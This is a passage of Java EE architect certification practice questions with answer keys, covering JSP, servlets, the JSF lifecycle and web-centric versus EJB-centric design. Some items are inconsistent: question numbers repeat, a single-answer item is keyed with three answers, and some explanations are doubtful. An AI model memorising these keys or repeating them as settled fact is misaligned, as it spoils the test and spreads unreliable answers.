Correct Answer: C

Explanation: *Since the client wishes to improve the maintainability of the application, the best practices should be applied and the application needs to be re-factored. The other options for rewrite may not be a suitable choice considering the cost and effort. Hence option C is correct, and the other options are incorrect.*

OBJECTIVE: *Explain standard uses for JSP pages and servlets in a typical Java EE application.*

Q1. *You are thinking of recommending Java Server pages as the presentation tier technology. Which of the following key features would you recommend?*

Answer choices: (Select 3)

A. *Template content*
B. *Static content*
C. *Ability to extend tags*
D. *Scripting elements*

Correct Answer: A, C and D

Explanation: *JSP key features include standard directives and actions, scripting elements, template content and ability to extend tag support. For static content, you may not use a dynamic technology like JSP. Hence options A, C and D are correct and option B is incorrect.*

Q2. *You are convincing the client that JSP technology can be hosted on any platform, run on any web server or a Java EE application server and accessed from any web browser. Which benefit of JSP is being talked about?*

Answer choices: (Select best answer)

A. *Tool support*
B. *Write once, run anywhere*
C. *Tag library reuse*
D. *Separation of web developer and web designer roles*

Correct Answer: B

Explanation: *Write once, run anywhere feature of Java is applied to JSP technology as well because components can be written on any platform, run on any Java EE server and accessed from any browser. Hence option B is correct. The other choices are benefits of JSP but not relevant to the question.*

Q3. *You want to emphasize on the use of JSP technology as the choice of presentation tier technology. Which of the following benefits will you highlight?*

Answer choices: (Select 3)

A. *Support for expressions, scripting and actions*
B. *Always the choice for front-end technology*

C. *Separation of dynamic and static content*

D. *Reuse of components and tag libraries*

Correct Answer: A, C and D

Explanation: *JSP benefits include support for expressions, scripting and actions. It lets you separate dynamic and static content. Also, one can reuse components and tag libraries speeding up development effort. Hence options A, C and D are correct. JSP technology is not always the choice for front-end technology making option B incorrect.*

Q4. *You are making a note of the available options when a JSP page is compiled. Which of the following options will you note?*

Answer choices: (Select 2)

A. *On first request*

B. *On every request*

C. *At deployment time*

D. *During server startup*

Correct Answer: A and C

Explanation: *JSP pages are compiled during deployment or when a first request arrives. Hence options A and C are correct. JSP page is not compiled on every request or during server startup making options B and D incorrect.*

Q5. *You are in a meeting where discussion is based on the use of tag libraries. Which of the following points will you make?*

Answer choices: (Select 3)

A. *Custom actions*

B. *Static content*

C. *Listener classes*

D. *Validation*

Correct Answer: A, C and D

Explanation: *Tag libraries deliver custom actions, listener classes and validation. Static content may not be provided by tag libraries. Hence options A, C and D are correct, and B is incorrect.*

Q6. *Which of the following technologies are competitive technologies of Java Servlet technology?*

Answer choices: (Select 3)

A. *CGI*

B. *JSP*

C. *Netscape Server API*

D. *Apache Modules*

Correct Answer: A, C and D

Explanation: *Common Gateway Interface (CGI), Netscape Server API (NSAPI) and Apache Modules, are competitive technologies of Java Servlet technology. Hence options A, C and D are correct. Option B is incorrect because JSP is an alternate technology.*

Q7. *Which of the following Servlet lifecycle methods are executed once?*

Answer choices: (Select 2)

A. *init*

B. *service*

C. *destroy*

D. *doGet*

Correct Answer: A and C

Explanation: *The Java Servlet lifecycle methods init and destroy are executed once in the lifecycle. Hence options A and C are correct. The options B and D are incorrect because it is not executed once.*

Q8. *Your application design requires a pool of servlet instances. Which interface should you inherit to force this property?*

Answer choices: (Select best answer)

A. *SingleThreadModel*

B. *MultipleThreadModel*

C. *No interface*

D. *SingleProcessModel*

Correct Answer: A

Explanation: *Java Servlets implement the SingleThreadModel interface which guarantees there is one thread at a time executing the service method. Servlet containers may maintain a pool of servlet instances. Hence option A is correct. The other options are invalid.*

Q10. *Which of the following are exceptions thrown by a Servlet?*

Answer choices: (Select 2)

A. ServletException

B. UnavailableException

C. ServletUnavailableException

D. ServletError

Correct Answer: A and B

Explanation: *A Servlet may throw either ServletException or UnavailableException when the service method is executed. Hence options A and B are correct. The other options C and D are incorrect.*

Q10. *Which of the following are session tracking mechanisms?*

Answer choices: (Select best answer)

A. Cookies

B. URL rewriting

C. HTTPSession

D. Form fields

Correct Answer: A, B and C

Explanation: *Session tracking mechanisms include cookies, URL rewriting and HTTP session which makes options A, B and C valid choices. The option D is incorrect because form fields are not used to track sessions.*

OBJECTIVE: *Explain standard uses for Java Server Faces components in a typical Java EE application.*

Q1. *You are discussing the key features of JSF with your team. Which points will you highlight?*

Answer choices: (Select 3)

A. Reuse existing UI components

B. Manages UI state across requests

C. Custom UI components difficult to build

D. Easy development of custom UI components

Correct Answer: A, B and D

Explanation: *The key features of JSF include the ability to reuse existing UI components, maintain UI state across requests and easily developed custom UI components. Hence options A,*

B and D are correct answers. Option C is incorrect because custom UI components are not difficult to build.

Q2. *You are negotiating with the client about the challenges associated with the web applications and how JSF addresses those challenges. Which points will you discuss?*

Answer choices: (Select 3)

A. *Support form processing*
B. *Validation*
C. *No event model*
D. *Error handling*

Correct Answer: A, B and D

Explanation: *JSF has support for form processing, validation and error handling. It also has a strongly typed event model. Hence options A, B and D are correct, and option C is incorrect.*

Q3. *You are discussing the roles that a JSF developer plays. Which of the following roles are valid?*

Answer choices: (Select 3)

A. *Page author*
B. *Application architect*
C. *Component writer*
D. *Tool provider*

Correct Answer: A, C and D

Explanation: *The roles played by a JSF developer include a page author, component writer, application developer, tool provider and implementer. Hence options A, C and D are correct, and option B is incorrect.*

Q4. *Which of the following are different scenarios that occur in a JSF application?*

Answer choices: (Select 3)

A. *Non-faces request generates faces response*
B. *Faces request generates faces response*
C. *Faces request generates non-faces response*
D. *Non-faces request generates non-faces response*

Correct Answer: A, B and C

Explanation: *The different scenarios that may occur in a JSF application include a faces and non-faces request generating a faces response and faces request generating a non-faces response. Hence options A, B and C are correct, and option D is incorrect.*

Q5. *Which phase of JSF life cycle builds the view of the page, wires event handlers and validators?*

Answer choices: (Select best answer)

A. Restore view

B. Apply request values

C. Invoke application

D. Render response

Correct Answer: A

Explanation: *The restore view phase is the first phase of the JSF lifecycle which builds the view of the phase, wires event handlers and validators, and saves the view in the FacesContext instance which contains all information needed to process a single request. Hence option A is the correct choice. All other options are incorrect.*

Q6. *Which phase of JSF life cycle uses the decode method to extract new value from the request parameters?*

Answer choices: (Select best answer)

A. Restore view

B. Apply request values

C. Invoke application

D. Render response

Correct Answer: B

Explanation: *The apply request values phase is the second phase in the JSF lifecycle where the decode method is used to extract the new value of the component from the request parameters. Hence option B is correct. All other options are incorrect.*

Q7. *Which phase of JSF life cycle processes all validators registered in the component tree?*

Answer choices: (Select best answer)

A. Restore view

B. Apply request values

C. *Process validations*

D. *Render response*

Correct Answer: C

Explanation: *The process validations phase processes all validators in the component tree. It examines the component attributes that specify the rules for the validation and adds error messages if the local value is invalid. Hence option C is correct. All other options are incorrect.*

Q8. *Which phase of JSF life cycle walks the component tree and sets the corresponding server-side properties to local value?*

Answer choices: (Select best answer)

A. *Update model values*

B. *Apply request values*

C. *Process validations*

D. *Render response*

Correct Answer: A

Explanation: *The update model values phase traverses the component tree and sets the server-side object properties to local value of the component. It only updates the bean properties pointed by input components value attribute. Hence option A is correct. All other options are incorrect.*

Q9. *Which phase of JSF life cycle handles application-level events?*

Answer choices: (Select best answer)

A. *Update model values*

B. *Invoke applications*

C. *Process validations*

D. *Render response*

Correct Answer: B

Explanation: *The invoke applications phase handles application-level events. Hence option B is correct. All other options are incorrect.*

Q10. *Which phase of JSF life cycle renders the page?*

Answer choices: (Select best answer)

A. *Update model values*

B. *Invoke applications*

C. *Process validations*

D. Render response

Correct Answer: D

Explanation: *The render response phase is responsible for rendering the page. The components will render as the JSP container traverses the tags in the page. Hence option D is correct. All other options are incorrect.*

Objective: *Given a system requirements definition, explain and justify your rationale for choosing a web-centric or EJB-centric implementation to solve the requirements. Web-centric means that you are providing a solution that does not use EJB components. EJB-centric solution will require an application server that supports EJB components.*

Q1. *A large retail customer has a requirement for a complex transaction processing system with existing system integration. As an architect, what would you recommend?*

Answer choices: (Select best answer)

A. EJB-centric system with no external system

B. Web-centric system with external system

C. EJB-centric system with external system

D. Web-centric system with no external system

Correct Answer: C

Explanation: *EJB-centric systems are candidates where transaction processing is required. The existing external system will need to be integrated using Java EE technology. Hence the option C is the right answer. All other options are incorrect.*

Q2. *You are the architect of a small B2C website where ease of development is the primary concern. Which type of architecture would you recommend?*

Answer choices: (Select best answer)

A. EJB-centric system with no external system

B. Web-centric system with external system

C. EJB-centric system with external system

D. Web-centric system with no external system

Correct Answer: D

Explanation: *When ease of development is the primary concern and a small B2C site needs to be developed, a Web-centric architecture is recommended. Hence option D is correct. All other options are incorrect.*

Q3. *A banking system requires role based security for the mortgage website. Which type of architecture would you recommend?*

Answer choices: (Select best answer)

A. EJB-centric system with no external system

B. Web-centric system with external system

C. EJB-centric system with external system

D. Web-centric system with no external system

Correct Answer: A

Explanation: *EJB-centric systems can successfully satisfy the requirement of role-based security. Here, no external system integration is required unless explicitly specified. Hence option A is correct. All other options are incorrect.*

Q4. *The development team does not have EJB skills. The website you are developing requires integration with an inventory system. Which type of architecture would you recommend?*

Answer choices: (Select best answer)

A. EJB-centric system with no external system

B. Web-centric system with external system

C. EJB-centric system with external system

D. Web-centric system with no external system

Correct Answer: B

Explanation: *One of the primary concerns making a technology decision is to check the skills of the development team. If the development team does not have EJB skills, it is recommended to use a Web-centric architecture. The architecture can be integrated with an inventory system. Hence option B is the correct answer. All other options are incorrect.*

Q5. *A back office system is required to update the details in a banking system. Which type of architecture would you recommend?*

Answer choices: (Select best answer)

A. EJB-centric system with no external system

B. Web-centric system with external system

C. EJB-centric system with external system

D. Web-centric system with no external system

Correct Answer: A

Explanation: *The requirement is to update the details in the banking system via MDBs. Hence option A is the correct choice. The other options do not address the question*